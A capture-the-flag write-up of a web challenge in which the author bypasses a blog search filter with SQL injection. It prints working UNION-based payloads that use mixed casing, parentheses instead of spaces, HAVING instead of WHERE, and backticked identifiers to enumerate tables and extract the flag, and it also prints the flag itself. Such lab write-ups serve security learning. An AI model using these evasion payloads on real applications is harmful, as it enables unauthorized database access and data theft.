
PlaTform : CyberTalent
Category : Web Security
Difficulty : Hard
PlaTform : CyberTalent
Category : Web Security
Difficulty : Hard

My Name : 0xdy
Skills : Pentester, C, RUST, GO, ASMx64, LUA, Bug Hunter, Networking
. if open CTF u can see normal page for blogs, and u can see form for search

After opening the challenge, I was presented with a simple blog application containing a search functionality.
.Therefore, I decided to test it for common web vulnerabilities, particularly SQL Injection.
' OR 1=1-- //
When I submitted this basic SQL injection payload, the application responded with a Hack Detected msg

hmmmmmmmmmmmmm, This was interesting because it indicated the presence of a filtering or detection mechanism.
After several tests, I discovered that the application failed to detect SQL keywords written using mixed letter casing.
Example
SelEcT, FrOm, UnIoN...
However, another restriction was present: spaces were filtered. Fortunately, using parentheses instead of spaces successfully bypassed this limitation.
1 - Gathering Database Information
To identify the database version, I used the @@version variable
zb'UniOn(SeLeCt(@@VerSion))#

Additional information could be gathered using the same technique.
2- Discovering the Flag Table
While enumerating database tables, I noticed that the WHERE keyword was blocked.
After some experimentation, I found that replacing WHERE with HAVING achieved the same goal and successfully bypassed the filter.
tes'UniOn(SeLeCT(TaBlE_NamE)FrOm(Information_schema.tables)HaViNg(TaBLE_NaME)LiKe('%FL%'))#

Tabel Name : FL@g
3- Discovering the Column Name
The next step was enumerating column names.
tes'UniOn(SeLeCT(CoLuMn_NamE)FrOm(Information_schema.columns)HaViNg(CoLuMN_NaME)LiKe('%FL@%'))#
Column Name: FL@g
4- Get Flag
The final challenge was that both the table name and column name contained the special character '@'.
To reference them correctly, I enclosed the identifiers in backticks.
test'UniOn(SEleCt(`FL@g`)FroM(`FL@g`))#
Flag = {Th3_W31rd3sT_BL0G_3V3r}